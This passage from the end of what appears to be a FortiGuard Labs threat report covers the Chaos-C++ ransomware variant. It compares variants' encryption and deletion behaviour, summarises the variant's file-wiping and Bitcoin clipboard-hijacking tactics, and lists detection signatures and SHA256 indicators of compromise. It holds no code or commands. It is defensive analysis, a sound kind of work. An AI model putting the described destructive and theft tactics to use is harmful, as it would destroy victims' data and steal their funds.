BlackSnake	.Net	AES + RSA	Encrypt	Encrypt	Encrypt
Lucky_Gh0$t	.Net	AES + RSA	Encrypt	Encrypt	Replace with

					identical bytes
Chaos-C++_type1	C++	RSA	Encrypt	Encrypt	Delete
Chaos-C++_type2	C++	XOR	Encrypt	Skip	Skip
Chaos-C++_type3	C++	AES or XOR	Encrypt	Skip	Delete

Conclusion

The latest Chaos ransomware variant, Chaos-C++, marks a significant evolution in attack strategy. Rather than relying solely on full file encryption, Chaos-C++ employs a combination of methods, including symmetric or asymmetric encryption and a fallback XOR routine. Its versatile downloader also guarantees successful execution. Together, these approaches make the ransomware execution more robust and harder to disrupt.

Beyond encryption, Chaos-C++ adopts a destructive strategy by deleting the contents of very large files rather than encrypting them. This method increases efficiency by reducing processing time and enabling faster attacks across large volumes of data. However, it also introduces risk for the attackers: by making recovery impossible, victims may see little incentive to pay the ransom, potentially reducing the likelihood of financial gain.

The variant also introduces a sophisticated clipboard hijacking mechanism that automatically swaps copied Bitcoin addresses with an attacker-controlled wallet. This dual strategy of destructive encryption and covert financial theft underscores Chaos' transition into a more aggressive and multifaceted threat designed to maximize financial gain.

Finally, an overview of the evolving encryption methods provides a clear understanding of the Chaos variants seeking a balance between speed and strength. It also implies that future Chaos variants may function more like a wiper than traditional ransomware.

Fortinet Protection

FortiGuard Labs detects the Chaos ransomware samples with the following AV signatures:

- W64/Filecoder.XM!tr.ransom
- W64/Filecoder.MLKGEBH!tr.ransom
- W64/Imps.1!tr.ransom

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

IoCs

SHA256	Note

2fb01284cb8496ce32e57d921070acd54c64cab5bb3e37fa5750ece54f88b2a4	Chaos Downloader
19f5999948a4dcc9b5956e797d1194f9498b214479d2a6da8cb8d5a1c0ce3267	Chaos ransomware
f200ea7ccc5c9b0eaada74046551ed18a3a9d11c9e87999b25e6b8ee55857359	Chaos ransomware
f4b5b1166c1267fc5a565a861295a20cf357c17d75418f40b4f14b094409d431	Chaos ransomware
9521a154b06743fcb3a24b6b61ae0b4cbd1f1ba74d3d9cd9110042082d0b1d5c	Chaos ransomware
5d3fcf6532c9ee5778753c3f13e71d1e3b157b49e56133bdff5d04d6e6d6c8be	Chaos ransomware
fe717bab60f1b03012b1e6287e3f3725f1ad5163897041b824024aedabb7c46d	Chaos ransomware
76fde847037ca79c8e897fac9d80567efc4ec3a193ec3d8ae9c9fcd9e1ac4939	Chaos ransomware
bbf9ebbfd93306108299e54ecbfb59bb9433eeb34f89cef61864f4e87640eaf0	Chaos ransomware